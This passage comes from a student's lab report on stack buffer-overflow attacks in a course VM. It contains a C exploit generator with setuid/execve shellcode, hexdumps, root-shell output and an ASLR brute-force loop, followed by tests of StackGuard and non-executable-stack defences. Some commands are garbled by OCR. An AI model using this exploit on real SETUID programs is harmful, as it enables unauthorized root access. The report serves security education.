  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    *((long *) (buffer + 0x24)) = 0xbfffebf8;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

commands:

$ ls -l dash_shell_test

$ ./dash_shell_test

Next, we try to perform the buffer overflow attack, in the same way we did it in task 2, but now the /bin/dash countermeasure for SET-UID programs is present due to the symbolic link from /bin/sh to /bin/dash. We add the assembly code to perform the system call of setuid at the beginning of the shellcode in the exploit.py, even before we invoke execve(). On running this exploit.py, we construct the badfile with updated code to be executed in the Stack, and then run the stack SETUID root program. The results show that we were able to get access to the root's terminal and on checking for the id, we see that the user id (uid) is that of the root. Hence, the attack was successfully performed and we were able to overcome the dash countermeasure by using setuid() system call. This can be seen in the following output:




```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc -o exploit exploit.c
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./exploit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 f8 eb ff bf  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001d0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 31 db  |............1.1.|
000001e0  b0 d5 cd 80 31 c0 31 db  b0 d5 cd 80 31 c0 50 68  |....1.1.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 23 06:59 stack
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

Task 5: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have 2^19 = 524288 possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM.


First, we enable address randomization for both stack and heap by setting the value to 2. If it were set to 1, then only stack address would have been randomized.

$ sudo /sbin/sysctl -w kernel.randomize_va_space=2



```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```


Then on running the same attack as in Task 2, we get segmentation fault as can se seen from the below screenshot. This shows that the attack was not successful


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc -o exploit exploit.c
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./exploit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 f8 eb ff bf  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001d0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 31 db  |............1.1.|
000001e0  b0 d5 cd 80 31 c0 31 db  b0 d5 cd 80 31 c0 50 68  |....1.1.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 23 06:59 stack
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./stack
Segmentation fault
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

Next, we run the shellscript given to us to run the vulnerable program in loop. This is basically a brute-force approach to hit the same address as the one we put in the badfile. The shell script is stored in the bruteattack file and is made a SETUID root program:

#!/bin/bash
SECONDS=0
value=0
while [1] do value=$((
$value + 1))
duration=$SECONDS



```
The program has been running 107544 times so far.
./infinite.sh: line 13: 14867 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107545 times so far.
./infinite.sh: line 13: 14868 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107546 times so far.
./infinite.sh: line 13: 14869 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107547 times so far.
./infinite.sh: line 13: 14870 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107548 times so far.
./infinite.sh: line 13: 14871 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107549 times so far.
./infinite.sh: line 13: 14872 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107550 times so far.
./infinite.sh: line 13: 14873 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107551 times so far.
./infinite.sh: line 13: 14874 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107552 times so far.
./infinite.sh: line 13: 14875 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107553 times so far.
./infinite.sh: line 13: 14876 Segmentation fault      ./stack
8 minutes and 50 seconds elapsed.
The program has been running 107554 times so far.
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack done

$ ./infinite.sh

The output shows the time taken and the attempts taken to perform this attack with Address Randomization and Brute-Force Approach. It leads to a successful buffer overflow attack:

The explanation for this is that, previously when Address Space Layout Randomization countermeasure was off, the stack frame always started from the same memory point for each program for simplicity purpose. This made it easy for us to guess or find the offset, that is the difference between the return address and the start of the buffer, to place our malicious code and corresponding return address in the program. But, when Address Space Layout Randomization countermeasure is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many numbers of time as possible, unless we hit the address that we specify in our vulnerable code. On running the brute force program, the program ran until it hit the address that allowed the shell program to run. As seen, we get the root terminal (as it is a SETUID root program), indicated by #.

Task 6: Turn on the StackGuard Protection

First, we disable the address randomization countermeasure. Then we compile the program 'stack.c' with StackGuard Protection (by not providing -fno-stackprotector) and executable stack (by providing -z execstack). Then we convert this compiled program into a SET-UID root program. The following shows these tasks:

# kernel.randomize_va_space=o


# gcc stack.c -o stack -z execstack

#chmod 4755stack

Exit

$./stack

Next, when we run this vulnerable stack program, we can see that the buffer overflow attempt fails because of the following error, and the process is aborted:


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo -s
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# gcc stack.c -o stack -z execstack
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# chmod 4755 stack
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# exit
exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```


This proves that with StackGuard Protection mechanism, Buffer Overflow attack can be detected and prevented.

Task 7: Turn on the Non-executable Stack Protection

The address randomization is already off from the previous step. We then compile the program with StackGuard Protection off (due to -fno-stack-protector) and nonexecutable stack (by adding -z noexecstack). Then we make this program a SET-UID root program. The steps can be seen in the following screenshot:

# gcc -o stack -fno-stack-protector -z noexecstack stack.c

On running this compiled program, we get the error of segmentation fault. This shows that the buffer overflow attack did not succeed, and the program crashed:


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo -s
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# chmod 4755 stack
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# exit
exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./stack
Segmentation fault
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

This error is clearly caused because the stack is no more executable. When we perform buffer overflow attack, we try to run a program that could easily provide us with root access and hence be very malicious. But this program is generally stored in stack and we try to enter a return address that points to that malicious program. The stack memory layout indicates that it stores only local variables and arguments, along with return addresses and ebp values. But all these values will not have any execution requirement and hence there is no need to have the stack as executable. Hence, by removing this executable feature, the normal programs will still run the same with no side effects, but the malicious code will also be considered as data rather than code. It is treated not as a program but read-only data. Hence, our attack fails unlike before where our attacks succeeded because of stack being executable.